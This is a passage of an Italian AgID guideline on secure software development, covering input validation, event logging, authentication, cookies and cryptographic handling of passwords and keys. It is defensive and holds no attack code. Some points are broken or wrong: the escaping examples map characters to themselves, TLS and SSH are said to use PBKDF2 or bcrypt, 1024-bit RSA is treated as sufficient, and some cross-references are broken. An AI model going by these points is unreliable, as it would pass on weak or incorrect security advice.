Agenzia per l'Italia Digitale
Presidenza del Consiglio dei Ministri

LINEE GUIDA PER LO SVILUPPO DI SOFTWARE SICURO

LISTA DELLE TABELLE

LISTA DELLE FIGURE

1 INTRODUZIONE

1.1 Scopo

Scopo del presente documento è supportare, attraverso delle linee guida lo sviluppo di applicazioni informatiche sicure. Queste linee guida, costituiscono un insieme di best practices da seguire, al fine prevenire eventuali problematiche di sicurezza nel codice, e forniscono nel contempo uno strumento utile nell'individuazione di possibili vulnerabilità presenti nel codice sorgente e le relative contromisure da applicare.

1.2 Ambito di Applicabilità

Il presente documento si applica al contesto tecnologico dell'Agenzia per l'Italia Digitale (in seguito AgID) nell'ambito dei servizi previsti dal Contratto Esecutivo in [DA-7].

1.3 Struttura del documento

Il presente documento è articolato come segue:

- Il Capitolo 1 riporta le generalità e lo scopo del documento;
- Il Capitolo 2 riporta la documentazione applicabile e di riferimento al presente documento;
- Il Capitolo 3 riporta le definizioni e gli acronimi utili per la lettura del documento;
- Il Capitolo 4 riporta un'introduzione alle applicazioni sicure;
- Il Capitolo 5 fornisce un insieme di raccomandazioni generali e trasversali alle scelte implementative;
- Il Capitolo 6 fornisce un'elenco delle principali vulnerabilità software, corredate da esempi puntuali e delle relative contromisure da adottare;
- Il Capitolo 7 fornisce delle best practices per i linguaggi di sviluppo utilizzati (C/C++, Java, PL/SQL, Javascript, PyThon, C#, ASP, ASP.NET, PHP, VBNET, AJAX, GO) e delle misure da adottare al fine di diminuire l'esposizione verso problematiche di sicurezza applicativa.

2 RIFERIMENTI

2.1 Documenti di Riferimento

Rif.	Codice	Titolo
DR-1.		CWE/SANS Top 25 Most Dangerous Software Errors (cwe.mitre.org/top25/)
DR-2.		OWASP Top 10 (www.owasp.org)
DR-3.		The CERT C Secure Coding Standard (www.cert.org)

Tabella 1 - Documenti di Riferimento

3 DEFINIZIONI E ACRONIMI

3.1 Definizioni

Vocabolo	Descrizione
Ambiente di produzione	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software viene installato nella sua forma definitiva al fine di soddisfare le richieste dell'operatore o dell'utente finale.
Ambiente di sviluppo	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software viene progettato e creato.
Ambiente di test	Agglomerato di sistemi, dispositivi hardware ed applicazioni in cui il software creato viene testato.
Autenticazione	Processo attraverso il quale un sistema, un utente o un programma tenta di confermare la sua identità ad un altro sistema o applicazione.
Autorizzazione	Processo di definizione dei privilegi, ruoli e permessi di un utente su un sistema o un'applicazione.
Batch Job	Processo di scambio dati o informazioni che intercorre automaticamente, in periodi temporali prestabiliti, tra due sistemi, applicazioni o componenti.
Dati critici	Dati che hanno una rilevanza preponderante per l'immagine e l'operato aziendale (esempio cartellini di traffico telefonico).
Dati personali	Come da decreto legislativo 196/03: "qualunque informazione relativa a persona fisica, persona giuridica, ente od associazione, identificati o identificabili, anche indirettamente, mediante riferimento a qualsiasi altra informazione, ivi compreso un numero di identificazione personale".
Dati sensibili	Come da decreto legislativo 196/03: "Dati personali idonei a rivelare l'origine razziale ed etnica, le convinzioni religiose, filosofiche o di altro genere, le opinioni politiche, l'adesione a partiti, sindacati, associazioni od organizzazioni a carattere religioso, filosofico, politico o sindacale, nonché i dati personali idonei a rivelare lo stato di salute e la vita sessuale".
Eccezione	Occorrenza di una circostanza che altera o mira ad alterare il corso previsto o il normale operato di un sistema, di un'applicazione o di una sua componente.
Evento	Situazione riconducibile ad un'attività svolta o ad un'eccezione causata dall'utente, rilevante ai fini della sicurezza del sistema e dell'Information Security.
Identificazione	Meccanismo di convalida preventiva di un'azione.
Information Gathering & Disclosure	Processo relativo alla fuga di dati o informazioni, causato da bug o errori nel software.
Information Security	Insieme di controlli, policy, processi e procedure mirate a garantire la sicurezza delle informazioni in azienda.
Offuscatore	Software che converte il codice sorgente in forma difficilmente interpretabile o non interpretabile del tutto al fine di inibire l'utilizzo di tecniche di reverse engineering.
Organizzazione	Ente locale o centrale della Pubblica Amministrazione
Reverse Engineering	Processo mirato a scoprire i principi tecnologici di un'applicazione attraverso la sua analisi strutturale.
Token	Valore generato per identificare univocamente una sessione interattiva.

Tabella 2 – Definizioni

3.2 Acronimi

Codice	Titolo
AgID	Agenzia per l'Italia Digitale
CE	Contratto Esecutivo
CQ	Contratto Quadro
RTI	Raggruppamento Temporaneo di Impresa

Tabella 3 - Acronimi

4 SVILUPPARE APPLICAZIONI SICURE

La sicurezza informatica, di un'applicazione è il risultato delle contromisure di sicurezza applicate, nelle diverse fasi che compongono un qualsiasi ciclo di sviluppo adottato, per ogni livello fisico e logico dell'applicazione stessa.

La figura seguente mostra, a titolo di esempio non esaustivo, uno schema di modellazione concettuale degli elementi principali che intervengono in tale processo e sui quali s'indirizzeranno le linee guida presentate nel corrente documento.




Figura 1: Schema per la sicurezza dell'applicazione

5 PROGETTAZIONE E SVILUPPO DELL'APPLICAZIONE: DIRETTIVE STANDARD

5.1 Progettazione dell'applicazione

L'architettura dell'applicazione deve essere progettata e sviluppata secondo i paradigmi standard dell'industria del software, quali: Architettura monolitica (mainframe), Client server, Service Oriented Architecture (SOA), ecc.
Nel corso della fase di progettazione è necessario garantire un adeguato livello di sicurezza applicativa e infrastrutturale attraverso l'analisi e la modellazione: delle minacce inerenti gli applicativi coinvolti, delle interfacce e degli agenti che potrebbero minacciare il sistema. Per l'analisi della sicurezza applicativa di una architettura di sistema si adotta un approccio differente a seconda che si tratti di di progettazione di applicazioni ex-novo (approccio Secure by Design) piuttosto che di reingegnerizzazione di applicazioni esistenti (approccio Security Control). Nel dettaglio:

- **PROGETTAZIONE SICURA BY DESIGN** - Durante le fasi di analisi della sicurezza applicativa di una architettura di sistema (da definire o in fase di rivisitazione) è necessaria l'attuazione di pratiche di progettazione sicura attraverso l'individuazione di requisiti di sicurezza e contromisure secondo i Security by Design Principles [DR-2]. Le pratiche di progettazione sicura realizzano la sicurezza delle informazioni attraverso un approccio di "Defense in Depth" del layer applicativo.
- **SECURITY CONTROL** (su applicazione esistente) – E' necessario: 1) Identificare, quantificare e risolvere i rischi di sicurezza associati ad un'interfaccia, un'applicazione e/o un sistema esistenti. 2) Validare dal punto di vista della sicurezza applicativa gli sviluppi realizzati da terze parti (sicurezza della supply chain). 3) Tutelare il proprio patrimonio informativo e i dati.

Le tecniche di modellazione delle minacce e di identificazione delle relative contromisure, finalizzate ad indirizzare i requisiti di sicurezza applicativa di una architettura di sistema, insieme alle pratiche di progettazione sicura sono trattate in dettaglio nel documento ***[D04.Fase1.SP2] - Linee Guida per la modellazione delle minacce ed individuazione delle azioni di mitigazione conformi ai principi del Secure/Privacy by Design Draft 2.***

5.2 Sviluppo dell'applicazione – Criteri Generali

Nel corso della fase di sviluppo dell'applicazione si raccomanda l'adozione dei criteri generali riportati nei paragrafi successivi.

5.2.1 Performance

Le soluzioni di programmazione impiegate devono ridurre al minimo l'impatto sulle risorse di sistema.
E' necessario:

- non ottimizzare mai manualmente ciò che può essere ottimizzato dai compilatori;
- per i linguaggi che accedono direttamente alla memoria del sistema, evitare di avere puntatori multipli ad una determinata risorsa;
- utilizzare i data-types appropriati (es: non utilizzare long quando int è sufficiente);
- utilizzare switch/case al posto di strutture nidificate di if;
- porre le risorse più frequentemente utilizzate le une vicine alle altre;
- allocare la memoria il più tardi possibile (costruzione degli oggetti);
- deallocare la memoria il più presto possibile (distruzione degli oggetti) laddove tale operazione non pregiudichi la sicurezza dell'applicazione;
- compilare il software per la piattaforma di utilizzo (es: non compilare per architettura hardware 64-bit se non è necessario).

5.2.2 Password nel codice sorgente

I dati di accesso (username/password/nome db/ecc..) ai database o a sistemi di altra natura non devono mai essere inseriti all'interno dei sorgenti.
Nei casi in cui non sia possibile, tali dati, non devono mai apparire in forma non cifrata (plaintext) e le chiavi di cifratura non devono essere mai inserite staticamente nel codice.

5.2.3 Privilegi esecutivi minimi

L'applicazione, in esecuzione, non deve utilizzare privilegi amministrativi.
Nei casi in cui non sia possibile , minimizzare la richiesta per l'esecuzione delle singole componenti di cui consta.

5.2.4 Metodo TRACE

Nelle applicazioni Web è obbligatoria la disattivazione lato server del metodo HTTP TRACE.

5.2.5 Assenza di codice malevolo

L'applicazione sviluppata non deve includere al suo interno alcun Trojan horse, spyware o più in generale alcuna componente malware. Sono da considerare potenzialmente pericolose anche le backdoor amministrative, dal momento che si inseriscono nelle macchine in rete bypassando il processo di autenticazione. Un attaccante che trovasse il modo di manomettere una backdoor amministrativa, potrebbe arrecare danni molto gravi.

5.2.6 Fattore integrità

L'implementazione (e la precedente fase di progettazione) dell'applicazione devono assicurare che:
tutti gli errori e le eccezioni insorti durante la fase di processamento ed elaborazione dei dati acquisiti in ingresso, siano correttamente gestiti e non causino il danneggiamento o la perdita di integrità delle informazioni conservate e mantenute dall'applicazione stessa.

5.2.7 Input data validation

L'applicazione deve assicurare, attraverso opportuni meccanismi di convalida, che tutti i parametri in input, specificati dall'utente, siano congruenti a quanto atteso.
In particolare, sui dati acquisiti in ingresso, l'applicazione deve prevedere l'implementazione di meccanismi di controllo che limitino il set di caratteri o valori, inseribili dall'utente, solo a quelli congruenti ai campi richiesti e/o alle form di pertinenza, al fine di identificare ed annullare gli effetti dei seguenti errori:

- Valori out-of-range o non pertinenti (ad esempio l'immissione di caratteri non numerici nel campo "anno di nascita");
- Caratteri invalidi negli stream o nei data field;
- Dati mancanti o incompleti;
- Limite del minimo volume di dati richiesti non soddisfatto o del massimo volume di dati acquisibile in ingresso raggiunto;

Per quanto riguarda i caratteri speciali, se presenti/richiesti in input, sono considerati pericolosi (innescano diverse vulnerabilità, rif. par. 6.1.1 poichè la loro combinazione non può essere considerata semplice 'testo'.
Di seguito qualche esempio di possibile combinazione :

- < > identificano tag HTML
- ! | & ; esecuzione comandi
- ' " * % database queries
- ? $ @ programmi e script
- ( ) [ ] programmi e script
- ../ filesystem paths

Inoltre, caratteri speciali quali:

- ; | ! ~ ' " - * % ` \ / < > ? $ @ : ( ) [ ] { } .
-

devono essere identificati e neutralizzati (input sanitizing) con tecniche specifiche quali l'escaping (i caratteri pericolosi devono essere sempre convertiti prima del salvataggio),di seguito alcuni esempi:

- < viene sostituito con <
- > viene sostituito con >
- # viene sostituito con #
- & viene sostituito con &
- (viene sostituito con (
-) viene sostituito con)

Il controllo, quindi, deve sempre verificare che non siano inseriti script potenzialmente dannosi e la convalida dell'input utente non deve mai essere svolta lato client.

5.2.8 Gestione dell'output

L'applicazione deve fornire in output solamente le informazioni rilevanti all'uso delle richieste avanzate dagli utenti, rendendo vana la possibilità di qualsiasi tipo d'information gathering o disclosure non autorizzato.

5.3 Formattazione del codice

La formattazione del codice e la sintassi devono seguire le seguenti direttive standard:

- Ogni file deve contenere un'intestazione in cui si specificano l'autore del codice, la data di creazione dello stesso e la storia degli aggiornamenti successivi (se presenti);
- Ogni file header deve contenere la dichiarazione di una ed una sola classe;
- Ogni file header deve essere protetto da inclusioni multiple;
- Le dichiarazioni correlate ad una classe dichiarata all'interno di un file, devono essere poste all'interno dello stesso file;
- Le righe di codice devono avere un numero di caratteri uguale o inferiore a quello previsto dal formato ISO/ANSI per la descrizione delle dimensioni dello schermo (80 caratteri x 24 righe).

5.3.1 Stile e sintassi

Alla dichiarazione di ogni funzione, metodo o classe deve sempre precedere un commento che riporti:

- Scopo della funzione;
- Parametri di input e output a/dalla funzione;
- Valori di ritorno dei parametri di output;
- Tracciamento degli aggiornamenti del codice della funzione (data ultima modifica).
- Le parentesi graffe, nel codice, devono essere apposte sulla riga superiore e inferiore rispetto alla dichiarazione del costrutto linguistico (struttura, classe, funzione, metodo, etc.).
- E' raccomandato che ogni funzione assolva un unico compito, in maniera efficiente ed efficace.

5.3.2 Algoritmi

Nell'ottica di rendere l'applicazione conforme agli standard internazionali è richiesto l'utilizzo esclusivo di algoritmi riconosciuti nell'industria del software. Gli standard internazionali devono essere strettamente seguiti per lo sviluppo di algoritmi crittografici e processi di autenticazione.

5.3.3 Utilizzo funzioni di gestione delle stringhe

Tutto l'input utente processato dall'applicazione deve passare per funzioni sicure di gestione delle stringhe che ne prevedono il bound-checking. L'applicazione deve risultare immune da problematiche di tipo stack overflow, off by one/off by few overflow o heap overflow.

5.3.4 Specifica del formato delle stringhe

Nei sorgenti dell'applicazione il formato delle stringhe deve essere sempre specificato nei parametri delle funzioni che lo prevedono e mai dato per assunto. L'applicazione deve risultare immune da problematiche di tipo format string overflow.

5.3.5 Casting e variabili numeriche

L'input utente deve essere filtrato in modo che alle variabili o strutture dati interne dell'applicazione non sia possibile assegnare valori negativi (ad esempio dichiarando array come signed integer) ad eccezione dei casi previsti e per i quali sia stata pianificata la gestione. In fase di comparazione di due variabili numeriche dove il contenuto di almeno una deriva da input utente, il casting o l'assegnazione di un valore da una variabile all'altra deve avvenire in base alla stessa tipologia (ad esempio assegnare un valore intero a una variabile di tipo short è un errore). L'applicazione deve risultare immune da problematiche di tipo integer overflow, cambi di segno, troncamento di valori numerici o altri errori di programmazione logico-computazionali.

5.4 Tracciamento e Raccomandazioni di "Alarm Detection"

Per il tracciamento degli eventi di "Alarm Detection" si raccomanda l'adozione dei criteri generali riportati nei paragrafi (Cfr. [5.4.1- 5.4.4]) che seguono.

5.4.1 Tracciamento eventi

L'applicazione deve essere predisposta sia per il tracciamento di attività "anomale" sia per le "eccezioni" verificatesi sui sistemi.
Il tracciamento degli eventi può essere attivato su:

- Eventi andati a buon fine;
- Eventi non andati a buon fine;
- Errori di sistema o utente;
- La configurazione del sistema di tracciamento e detection degli allarmi sarà predisposta sulla base delle policy stabilite nell'ambito dei requisiti dell'applicazione;

Gli eventi per i quali è richiesto il tracciamento riguardano:

- Autenticazione e processi correlati;
- Start e Stop delle componenti dell'applicazione;
- Violazioni dei criteri o delle policy configurate;
- Modifiche alle configurazioni dell'applicazione;
- Accesso ai dati (inserimento, modifica, lettura, rimozione), ai file ed alle risorse dell'applicazione e tipo di accesso;
- Disattivazione del meccanismo di tracciamento;
- La procedura di tracciamento sarà predisposta per l'emissione di "Alert" al verificarsi di uno o più eventi configurabili dall'amministratore del sistema.

5.4.2 Tracciamento eventi di "Alarm Detection"

Oltre che far proprie le prescrizioni riportate nei paragrafi precedenti, durante lo sviluppo del codice è essenziale inserire particolari funzioni di tracciamento che, operanti in determinati e specifici punti dell'applicativo, permettano la rilevazione e il logging di eventi anomali o di frode, significativi per la sicurezza dell'organizzazione.
Attraverso l'inserimento di specifiche stringhe di codice all'interno dell'applicativo, si vogliono rilevare alcuni eventi ritenuti sensibili ai fini del mantenimento della riservatezza, integrità e disponibilità del dato applicativo.
In seguito, le segnalazioni prodotte e inserite in appositi file di Log, discriminate per mezzo di TAG (DetCode) opportuni, possono essere elaborate da un sistema di correlazione e utilizzate come fonte per attività di Audit (Ex/Post) degli eventi di sicurezza.

Questa nuova strategia di rilevazione, risulta strettamente necessaria per superare i limiti tecnologici intrinseci delle tecnologie Anti-Intrusione commerciali. In particolare, tali tecnologie non permettono:

- l'analisi di flussi applicativi di applicazioni dell'ente di tipo "Make" (le soluzioni di mercato sono progettate per l'esclusivo utilizzo su applicazioni di tipo commerciale);
- l'analisi di flussi applicativi che fanno uso di meccanismi di cifratura delle informazioni;
- la rilevazione di vulnerabilità software determinate da errori di input dell'utente;
- la rilevazione di vulnerabilità software determinate dall'assenza di controlli applicativi durante le operazioni di allocazione nelle aree di memoria volatile.

5.4.3 Scopo e campo di applicazione per eventi di "Alarm Detection"

Il software sviluppato e personalizzato per l'Organizzazione è realizzato seguendo le indicazioni e le necessità espresse dall'organizzazione, nel rispetto dei vincoli di sicurezza imposti nel Piano di Sicurezza (in seguito PdS).
Nella fase di produzione e/o aggiornamento del Piano di Sicurezza di una specifica applicazione, contemporaneamente all'esame del funzionamento, all'analisi delle informazioni da esso trattate e all'analisi dei flussi applicativi pertinenti (input, output, accesso a DB, autenticazione, ecc.), si procederà all'individuazione delle raccomandazioni degli eventi di Alarm Detection che permetteranno, alle competenti linee di Sviluppo, di identificare e implementare gli opportuni meccanismi di generazione delle informazioni di tracciamento.

5.4.4 Raccomandazioni generali per eventi di "Alarm Detection"

L'attivazione ed il tracciamento per gli eventi di Alarm Detection, di seguito elencati, sono fortemente raccomandati, poichè riguardano alcune delle principali debolezze applicative che, se utilizzate per scopi malevoli, possono comportare un elevato fattore di rischio:

- **Validazione Input**: si devono tracciare tutti gli input (provenienti da Client o da Server) non conformi con quanto atteso dall'applicativo (Cfr. [paragrafo 5.2.7]);
- **Buffer Overflow**: si devono tracciare tutti gli avvisi e/o le eccezioni generate dall'applicativo a fronte di un tentativo di Buffer Overflow (Cfr. [paragrafo 6.1.5]);
- **Sessioni applicative anomale**: si devono tracciare le occorrenze di eventi che non rientrano nella corretta gestione delle sessioni applicative, come tentativi massivi di autenticazione, sessioni multiple dell'utente non previste e/o consentite, presenza di cookie con contenuti incomprensibili, referrer errato inconsistente con la funzione o pagina chiamata, etc.(Cfr.[paragrafo 6.1.2]);
- **Tentativi di accesso a risorse inibite**: si devono tracciare tutti i tentativi di accesso a risorse inibite ai servizi come, ad esempio, tentativi di accesso alla root di un server web, modifica a configurazioni per mezzo di credenziali non appropriate, etc. (Cfr. [paragrafo 5.6]);
    - **Violazioni delle policy configurate**: si devono tracciare le violazioni o i tentativi di bypass delle regole di autorizzazione che definiscono ruolo e permessi assegnati all'utente nonché le operazioni ad esso concesse in base alla tipologia di profilatura (Cfr. [paragrafo 5.6]);
    - **Process Issue**: si devono tracciare gli avvisi, generati in ambito Server Applicativo, relativi all'esecuzione di moduli applicativi che risultano diversi in quantità e dimensione rispetto a quanto atteso/definito in fase di progettazione/realizzazione dell'applicativo stesso (ad es. numero eccessivo di istanze duplicate, esecuzione di istruzioni non previste, eccessiva occupazione di memoria, etc.) -(Cfr. [paragrafo 6.1.5]);
    - **Funzioni input/output anomale**: si devono tracciare i tentativi inaspettati di dichiarazioni di funzioni e/o comandi in input ed in output (Cfr. [paragrafo 5.2.7 , 5.2.8, cap. 6]);
    - **Disattivazione anomala del meccanismo di tracciamento**: devono essere osservati e tracciati tutti i cambiamenti di stato (attivo ↔ disattivo) delle funzioni di tracciamento e generazione allarmi, su tutte le componenti funzionalmente coinvolte. Altresì, è necessario tenere sempre sotto controllo le attività di download/upload dell'utente, al quale è stato consentito l'accesso al sistema, al fine di individuare situazioni anomale (generazione di allarmi laddove la quantità di dati superi una certa soglia che tiene conto del livello/ruolo di accesso dell'utente).

5.5 Compilazione dell'applicazione

Per la compilazione del codice dell'applicazione si raccomanda l'adozione dei criteri riportati nei paragrafi (Cfr. [5.5.1,5.5.2]) che seguono.

5.5.1 Stack Canary

I sorgenti dell'applicazione e delle librerie che la compongono (DLL o altre forme comparabili in ambienti operativi differenti) devono essere compilati con funzionalità di stack canary. In fase di compilazione, devono essere attivate opzioni di anti sovversione dei puntatori ai gestori delle eccezioni (ad esempio SafeSEH), relativamente alla piattaforma dell'applicazione.

5.5.2 Correttezza del sorgente

La compilazione dei sorgenti deve terminare senza alcun tipo di warning.

5.6 Ambiente operativo dell'applicazione

In merito agli ambienti operativi di sviluppo e test delle applicazioni, si raccomanda l'adozione dei criteri riportati nei paragrafi (Cfr. [5.6.1**Errore. L'origine riferimento non è stata trovata.** - 5.6.6**Errore. L'origine riferimento non è stata trovata.**]) che seguono.

5.6.1 Separazione degli ambienti

I sistemi di sviluppo, test e produzione devono essere separati fisicamente e/o logicamente.

5.6.2 Test dell'Applicazione

- L'applicazione deve essere consegnata e portata in produzione/esercizio solo dopo essere stata verificata la rispondenza ai requisiti dati.
- I casi di test devono includere controlli sull'usabilità dell'applicazione, sulla sicurezza e sulla compatibilità con l'infrastruttura hardware/software in cui andrà installata.
- E' raccomandato l'utilizzo di appositi strumenti di stress test prima dell'avvio in esercizio dell'applicazione, al fine di certificare la corretta implementazione delle procedure di input data validation e security menzionate in questo documento.

5.6.3 Strumenti

Compilatori, editor ed altri strumenti di sviluppo non devono essere presenti nei sistemi di produzione in cui l'applicazione risiede.

5.6.4 Profili utente

I profili utente dell'applicazione che risiede nei sistemi di produzione devono essere differenti da quelli configurati e utilizzati nei sistemi di sviluppo e test. L'applicazione deve implementare un meccanismo di avviso della tipologia di profilatura, ruoli e permessi assegnati all'utente a seguito dell'accesso (vedasi per maggior dettaglio "Procedura di accesso dell'applicazione" Cfr. [paragrafo 5.7.3]).

5.6.5 Trattamento dei dati

I dati personali e critici, gestiti dall'applicazione, che risiedono nell'ambiente di esercizio non devono essere copiati negli ambienti di test e sviluppo. In caso di utilizzo dell'applicazione al solo fine di test questi devono essere rimossi immediatamente dopo il completamento di detta fase.

5.6.6 Protezione dei sorgenti e delle librerie

I sorgenti dell'applicazione e delle librerie correlate, fatta eccezione per i linguaggi interpretati, non devono risiedere in testo chiaro all'interno dei sistemi di esercizio, bensì sotto forma di oggetti compilati. Nel caso di linguaggi interpretati, il sorgente dell'applicazione che risiede nei sistemi di esercizio deve essere offuscato.

Una copia non offuscata deve comunque sempre essere conservata su un supporto diverso (esempio copia su supporto CD o DVD).

5.7 Autenticazione, Autorizzazione e Gestione degli accessi

Per le politiche degli accessi si raccomanda l'adozione dei criteri riportati di seguito.

5.7.1 Policy standard "Everything is generally forbidden unless expressly permitted"

L'applicazione deve implementare un meccanismo di access control adeguato. Tutte le operazioni svolte dagli utenti e le fasi di autorizzazione ed assegnazione dei permessi devono essere subordinate alla policy standard : "Ogni azione è negata se non espressamente consentita".

5.7.2 Assegnazione dei privilegi utente

L'applicazione non deve assegnare alcun privilegio/permesso all'utente fin quando il processo di autenticazione ed autorizzazione non è stato completato.

5.7.3 Procedura di accesso dell'applicazione

La procedura di accesso e log-on dell'applicazione deve ridurre al minimo le informazioni fornite agli utenti non ancora autenticati e prevedere determinati comportamenti. In particolare:

- Non deve con messaggi specifici fornire alcun tipo di aiuto né rendere comprensibile se il processo di autenticazione è fallito a causa del nome utente o della password errata;
- Non deve fornire alcuna chiara indicazione sui ruoli e sui permessi assegnati ad un utente fin quando il processo di autenticazione non viene completato;
- Deve visualizzare un messaggio di avviso sulle sanzioni derivate dall'accesso fraudolento all'applicazione;
- Deve prevedere il mascheramento della password digitata dall'utente non rendendola visibile o nascondendola attraverso simboli (ad esempio con asterischi);
- Non deve trasmettere la password in chiaro testo nella rete;
- Deve "processare" le informazioni fornite dall'utente per l'accesso solo quando sono complete;
- Deve prevedere procedure configurabili di blocco momentaneo dell'account dopo una serie di tentativi d'accesso infruttuosi;
- Deve visualizzare, al completamento della procedura di autenticazione, la data, l'ora e le informazioni sull'ultimo sistema (indirizzo IP/FQDN) che ha completato con successo la fase di log-on per una specifica utenza;
- Deve visualizzare nella console dell'amministratore o nei file di log, i dettagli di tutti i precedenti tentativi infruttuosi di accesso per una specifica utenza;
- L'autenticazione non deve mai essere un processo convalidato lato client.

5.7.4 Account standard

L'applicazione non deve essere rilasciata da chi la sviluppa, con account utente standard di tipo amministrativo/operativo o con account protetti tramite password di default.

5.7.5 Autorizzazione

L'applicazione deve sempre operare un controllo sui reali privilegi d'accesso dell'utente prima di autorizzare qualsiasi operazione in lettura, scrittura, rimozione o esecuzione.
L'autorizzazione non deve mai essere un processo convalidato lato client.

5.7.6 Generazione dei token

I token dell'applicazione devono essere generati utilizzando algoritmi true random ed analizzati ogniqualvolta l'utente richiede autorizzazione a svolgere una qualsiasi azione, al fine di determinarne permessi e privilegi.

5.7.7 Generazione dei cookie

Nelle applicazioni web i cookie di sessione applicativa devono essere cifrati, non persistent, avere il flag secure attivato e l'attributo HttpOnly impostato.

5.7.8 Contenuto del cookie

Un cookie non deve contenere informazioni critiche quali password o essere composto da parti predicibili come username o valori elaborati basandosi su algoritmi sequenziali. L'identificatore della sessione nel cookie deve avere un'entropia pari almeno a 128 bit.

5.7.9 Scadenza del cookie

Nelle applicazioni web, ciascun cookie generato deve essere soggetto ad un tempo di scadenza oltre il quale non deve più essere considerato valido.

5.7.10 Logout utente

Quando un utente ha effettuato il log-out, la sessione relativa deve essere invalidata sia sul server (sganciandola nella Entry Table delle sessioni attive) che sul client (ad esempio rimuovendo il cookie o svuotando il suo contenuto).

5.7.11 Timeout di sessione

L'applicazione deve prevedere il rilascio della sessione utente dopo un certo periodo configurabile di inattività della sessione stessa.

5.7.12 Isolamento delle funzioni dall'applicazione

È vietata l'implementazione della sicurezza attraverso l'oscuramento delle funzioni a livello di presentazione. È obbligatorio invece isolare e rendere inutilizzabili le funzioni che non devono essere rese accessibili agli utenti, direttamente a livello logico (es: imponendo la consultazione del token della sessione per determinarne i reali privilegi di esecuzione).

5.8 Password, chiavi e certificati

Per la gestione dei dati quali password, chiavi e certificati si raccomanda l'adozione dei criteri riportati di seguito.

5.8.1 Gestione di password, chiavi e certificati

Le password mantenute dall'applicazione o le chiavi private dei certificati non devono essere conservate in forma non cifrata. Le informazioni sulle password e le chiavi devono risiedere in container (aree del filesystem, tabelle del database, ecc.) differenti rispetto ai dati dell'applicazione;

5.8.2 Trasmissione delle password in rete

Utilizzare protocolli crittografici come TLS (Transport Layer Security) o SSH (Secure Socket Shell) che impiegano algoritmi standard di derivazione delle chiavi basata su password (Password-based Key Derivation/key stretching) detti anche algoritmi di slow hashing, come PBKDF2, scrypt o bcrypt, i quali, rallentando di molto la funzione di hashing, rendono inefficaci eventuali attacchi di forza bruta per il password cracking.
Prevedere, inoltre, l'aggiunta di una chiave segreta alla hash, in modo tale da consentire la convalida della password solo a coloro che la conoscono. Ciò lo si può fare cifrando l'hash con algoritmo AES oppure includendo la chiave segreta nell'hash utilizzando poi un algoritmo di hashing come HMAC.
E' sconsigliato l'utilizzo di funzioni di hash crittografico veloce come MD5, SHA-1, SHA-256, SHA-512, RipeMD, WHIRLPOOL, SHA-3.

5.8.3 Generazione/conservazione delle password nel filesystem/DB

Le password memorizzate nel filesystem o nel DB sotto forma di hash (esempio MD5/SHA-1 etc.), devono prevedere l'introduzione di un ulteriore fattore randomico (salt) durante la loro generazione.

5.8.4 Batch Job dell'applicazione

Le informazioni, i dati o gli allegati trasmessi tramite i batch job dell'applicazione (ad esempio sessioni ftp o altri protocolli di rete non cifrati o proprietari), devono utilizzare canali di comunicazione sicuri come SSL o TLS, in cui le chiavi di cifratura simmetriche vengono scambiate all'interno di una comunicazione protetta attraverso algoritmo crittografico asimmetrico (Ad esempio RSA con dimensione delle chiavi uguale o superiore a 1024 bit).

5.8.5 Storage dei dati applicativi

I dati dell'applicazione memorizzati nel database o nel filesystem devono essere cifrati tramite algoritmi simmetrici con chiave pari almeno a 192 bit (inclusi i bit di parità).

5.8.6 Integrità delle informazioni

Tutti i dati di natura critica conservati e mantenuti dall'applicazione, oltre che cifrati, devono prevedere l'utilizzo di algoritmi di hashing o firma digitale per poterne vagliare l'integrità/autenticità.

5.8.7 Meccanismi di autenticazione

L'applicazione sviluppata non deve impiegare meccanismi di autenticazione con chiave condivisa (altrimenti detti pre-shared secret).

5.8.8 Non ripudio delle sessioni

Tutte le sessioni riconducibili all'applicazione, svolte dalle utenze operative/amministrative, devono essere, oltre che supportate da meccanismi di tracciamento idonei, anche cifrate con algoritmi crittografici. In questo modo si garantisce il non ripudio delle singole sessioni, ovvero deve essere possibile determinare con esattezza nel tempo l'occorrenza o la non occorrenza di un evento.

5.8.9 Schemi di sicurezza e crittografici

